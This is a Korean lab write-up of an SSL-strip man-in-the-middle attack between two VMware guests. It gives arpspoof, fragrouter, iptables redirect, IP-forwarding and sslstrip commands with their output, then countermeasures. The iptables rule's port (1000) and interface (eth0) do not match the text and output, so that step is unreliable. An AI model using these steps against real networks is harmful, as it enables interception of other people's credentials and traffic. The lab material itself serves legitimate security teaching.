
SSL 스트립 공격을 통한 중간자 공격

1. 공격 대상

윈도우(공격 대상 시스템)이 인터넷에 접속할 때, 리눅스(우분투, 공격자 시스템)가 중간에 패킷들을 가로채어 http 통신을 평문으로 바꿔버리는 SSL 스트립 중간자 공격을 진행할 것이다.



SSL 스트립 공격은 SSL 스니핑과 다르게 공격자가 임의의 인증서를 만들 필요 없이 서버로부터 받은 암호화된 정보를 클라이언트에게 평문으로 전달함으로써 클라이언트가 서버와 통신하는 것에 문제를 일으키는 것이다. HTTP 프로토콜은 암호화되지 않아서 각종 해킹 공격에 취약한 프로토콜이라 요즘은 거의 대부분의 사이트가 HTTPS를 사용한다. 하지만 SSL 스트립 공격을 수행하면 클라이언트가 어떤 사이트에 접속할 때 그 URL을 HTTP로 변조시켜버리기 때문에 클라이언트는 취약한 웹사이트에 접속하게 되는 원리이다.

2. 실험 환경

안전한 실습을 위해 가상머신 Vmware 위에서 우분투와 윈도우 환경을 준비한다.

공격자 시스템 : 우분투 192.168.72.131


공격 대상 시스템 : 윈도우 192.168.72.134

게이트웨이 ip주소 : 192.168.72.2

3. 공격 과정

(1) SSL 스트립 공격을 수행할 사이트를 선택한다.

(2) 공격 대상, 공격자, 게이트웨이의 ip주소를 확인해본다.



공격 대상과 게이트웨이의 ip는 ipconfig라는 명령어를 통해 확인할 수 있다.

```
[redacted]@ubuntu:~$ ifconfig
ens33: flags=4419<UP,BROADCAST,RUNNING,PROMISC,MULTICAST>  mtu 1500
        inet 192.168.72.131  netmask 255.255.255.0  broadcast 192.168.72.255
        inet6 fe80::5861:6f32:2a76:235  prefixlen 64  scopeid 0x20<link>
        ether 00:0c:29:76:70:b8  txqueuelen 1000  (Ethernet)
        RX packets 717116  bytes 969944301 (969.9 MB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 129174  bytes 8818388 (8.8 MB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

공격자의 ip주소는 ifconfig 명령어를 통해 확인할 수 있다.

(3) ARP 스푸핑 공격을 수행한다.

```
[redacted]@ubuntu:~/ssl$ sudo su
[sudo] password for sumin:
root@ubuntu:/home/sumin/ssl# arpspoof -t 192.168.72.134 192.168.72.2
0:c:29:76:70:b8 0:c:29:f2:3f:aa 0806 42: arp reply 192.168.72.2 is-at 0:c:29:76:
70:b8
0:c:29:76:70:b8 0:c:29:f2:3f:aa 0806 42: arp reply 192.168.72.2 is-at 0:c:29:76:
70:b8
0:c:29:76:70:b8 0:c:29:f2:3f:aa 0806 42: arp reply 192.168.72.2 is-at 0:c:29:76:
70:b8
0:c:29:76:70:b8 0:c:29:f2:3f:aa 0806 42: arp reply 192.168.72.2 is-at 0:c:29:76:
70:b8
0:c:29:76:70:b8 0:c:29:f2:3f:aa 0806 42: arp reply 192.168.72.2 is-at 0:c:29:76:
```

실습을 진행한 ssl이란 폴더를 하나 만들어준다.

sudo su를 통해 root셸에서 arpspoof 명령어를 수행해야한다.

arpspoof -t 192.168.72.134 192.168.72.2

(공격 대상 ip주소) (게이트웨이 ip주소)


```
C:₩Users₩[redacted]>arp -a

인터페이스: 192.168.72.134 --- 0x6
  인터넷 주소           물리적 주소           유형
  192.168.72.1          00-50-56-c0-00-08     동적
  192.168.72.2          00-0c-29-76-70-b8     동적
  192.168.72.131        00-0c-29-76-70-b8     동적
  192.168.72.254        00-50-56-f2-9e-10     동적
  192.168.72.255        ff-ff-ff-ff-ff-ff     정적
  224.0.0.22            01-00-5e-00-00-16     정적
  224.0.0.251           01-00-5e-00-00-fb     정적
  224.0.0.252           01-00-5e-00-00-fc     정적
  239.255.255.250       01-00-5e-7f-ff-fa     정적
  255.255.255.255       ff-ff-ff-ff-ff-ff     정적
```

공격 대상의 cmd에서 arp-a 명령어를 통해 arp 테이블을 확인해보면 게이트웨이와

공격자의 MAC 주소가 같기 때문에 arp 스푸핑 공격이 정상적으로 수행된 것을 확인할 수 있다.

(4) fragrouter로 패킷 릴레이 하기



fragrouter -B1 명령어로 패킷릴레이를 수행한다. 이때 fragrouter는 새로운 터미널 창을 열어서 실행하면 된다. -B1은 기본 옵션이다.

(5) iptables를 이용하여 패킷 리다이렉트 설정하기

iptables -t nat -A PREROUTING -i eth0 -p tcp --dport 80 -j REDIRECT --to-port 1000 명령어를 통해 80번 포트로의 http 요청을 10000번 포트로 리다이렉트시켜 사이트

에 접속하도록 NAT를 설정한다.

iptables -L -t nat 명령어를 통해 NAT 설정이 잘 되었는지 확인한다.

(6) ip 포워딩 활성화하기

```
root@ubuntu:/home/[redacted]/ssl# echo 1 > /proc/sys/net/ipv4/ip_forward
root@ubuntu:/home/sumin/ssl# sysctl -a | grep ip_forward
net.ipv4.ip_forward = 1
net.ipv4.ip_forward_update_priority = 1
net.ipv4.ip_forward_use_pmtu = 0
root@ubuntu:/home/sumin/ssl#
```

echo 1 > /proc/sys/net/ipv4/ip_forward로 ip 포워딩을 활성화한다.

0은 비활성화고 1은 활성화기 때문에 echo와 리다이렉션을 통해 1을 입력한다.

sysctl -a | grep ip_forward 명령어를 통해 제대로 1이 들어갔는지 확인한다.

(7) sslstrip 공격 수행하기

```
root@ubuntu:/home/[redacted]/ssl# sudo apt-get install sslstrip
Reading package lists... Done
Building dependency tree
Reading state information... Done
E: Unable to locate package sslstrip
```

sslstrip 공격을 수행하기 위해서 apt-get install을 이용하여 다운받아준다.

Unable이라고 뜨길래 다른 방법으로 다운을 시도했다.

```
root@ubuntu:/usr/share# pip install sslstrip
Collecting sslstrip
  Downloading sslstrip-0.9.2.tar.gz (9.2 kB)
Collecting Twisted==13.1.0
  Downloading Twisted-13.1.0.tar.bz2 (2.7 MB)
     |                                | 2.7 MB 74 kB/s
Collecting pyOpenSSL==0.13.1
  Downloading pyOpenSSL-0.13.1.tar.gz (254 kB)
     |                                | 254 kB 81 kB/s
Collecting zope.interface>=3.6.0
  Downloading zope.interface-5.4.0-cp38-cp38-manylinux2010_x86_64.whl (259 kB)
     |                                | 259 kB 93 kB/s
```

pip로 다운받으니 정상적으로 다운이 잘 되었다.

```
root@ubuntu:/home/      /ssl/sslstrip# python3 sslstrip.py

sslstrip 0.9 by Moxie Marlinspike running...
```

python3 명령어로 sslstrip.py를 실행시킨다. 위 스크린샷에서는 pip 명령어를 /usr/share/에 다운받았지만, 이를 삭제하고 다시 실습 진행 폴더에서 pip로 다운받아야 한다.

4. 결과 분석

실습을 진행하기 전 사이트 url을 확인해보면 https로 되어있는 것을 알 수 있다.

그러나 같은 사이트에서 http로 재접속할 때, https로 변경되는 것이 아니라

http 그대로 접속되고 있는 것을 확인할 수 있었다.

이러한 공격을 막기 위한 대응방안으로는 사용자가 http로 접속하지 않는 것과 Client Certificate Authentication의 이용, 그리고 중요한 데이터를 암호화하는 등의 방법이 있다. 최근에는 http의 취약점 때문에 https를 사용하도록 자동으로 설정된 브라우저가 많다.